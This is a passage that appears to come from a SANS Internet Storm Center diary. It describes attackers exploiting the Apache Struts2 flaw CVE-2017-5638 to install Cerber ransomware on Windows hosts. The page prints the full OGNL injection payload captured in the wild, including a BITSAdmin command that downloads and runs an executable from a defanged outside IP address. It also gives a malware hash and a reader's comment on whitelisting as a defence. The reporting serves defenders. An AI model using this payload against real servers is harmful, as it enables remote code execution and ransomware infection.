


Bluesky

Χ

 $\mathbb{X}$ 



# Java Struts2 Vulnerability Used To Install Cerber Crypto Ransomware

Published: 2017-04-06. Last Updated: 2017-04-06 02:40:04 UTC by <u>Johannes Ullrich</u> (Version: 1)

1 comment(s)

[We do have a special webcast about the Struts2 Vulnerability scheduled for 11am ET today. Sign up <a href="here">here</a>


Since about a month, we are tracking numerous attempts to exploit the Java Struts2 vulnerability (<u>CVE-2017-5638</u>). Typically, the exploits targeted Unix systems with simple Perl backdoors and bots. But recently, I saw a number of



### **Internet Storm Center**

Sign In Sign Up

- ♠ Homepage
- **Diaries**
- Podcasts
- 🎝 Jobs
- Data
- Tools
- Contact Us
- About Us



```
%{(# = 'multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT MEMBER ACCESS).
(# memberAccess?(# memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.
ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymp
hony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd='BITSAdmin.exe /Transfer JOB
hxxp://82[.]165[.]129[.]119/UnInstall.exe
%TEMP%/UnInstall.exe & %TEMP%/UnInstall.exe').
(#iswin=
(@java.lang.System@getProperty('os.name').toLow
erCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getRe
sponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.g
etInputStream(),#ros)).(#ros.flush())}
```

The command executed by the exploit as shown above:

- 1. The script uses BITSAdmin to download the malware (I obfuscated the URL above.
- 2. The malware ("UnInstall.exe") is saved in the %TEMP% directory
- 3. finally, the malware is executed.

**virustotal** 

SHA256:




Tools

Contact Us

About Us

## **Internet Storm Center**

Sign In Sign Up





c17ee78f87a376086901791ac1b60d0bbe13f78a023882576bec7e00aceffac6

Slack Channel

Mastodon

Bluesky

Johannes B. Ullrich, Ph.D. , Dean of Research, SANS Technology Institute

STI|Twitter| LinkedIn

Keywords:

1 comment(s)



### **Internet Storm Center**

Sign In Sign Up


<u>In-Depth</u> e 2024

previous



# ★ Homepage

- Diaries
- Podcasts
- 🎝 Jobs
- Data
- Tools
- Contact Us
- About Us









### Comments

### [quote]

The command executed by the exploit as shown above:

- 1. The script uses BITSAdmin to download the malware (I obfuscated the URL above.
- 2. The malware ("UnInstall.exe") is saved in the %TEMP% directory
- 3. finally, the malware is executed. [/quote]

As usual, pretty harmless!

Only Windows administrators who still have not employed whitelisting (for example using Software Restriction Policies, available in ALL editions of Windows XP and later versions) to deny execution in %USERPROFILE% (and all other locations unprivileged users can write too) put their users at trivially avoidable risk.

Anonymous Apr 6th 2017 7 years ago

Login here to join the discussion.

Top of page

